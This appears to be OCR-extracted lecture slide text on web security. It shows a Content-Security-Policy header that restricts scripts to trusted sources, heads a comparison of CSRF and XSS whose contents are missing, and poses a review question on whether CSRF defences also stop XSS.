
- Only execute code from trusted links

Example: Include the following line in the HTTP header of victim server's response


```
Content-Security-Policy: script-src ‘self’ example.com
```

Only execute external code from example.com

Compare CSRF and XSS



CSRF



XSS

Question: Can we use the countermeasures against CSRF attacks (secret token, same-site cookie) to defend against XSS attacks?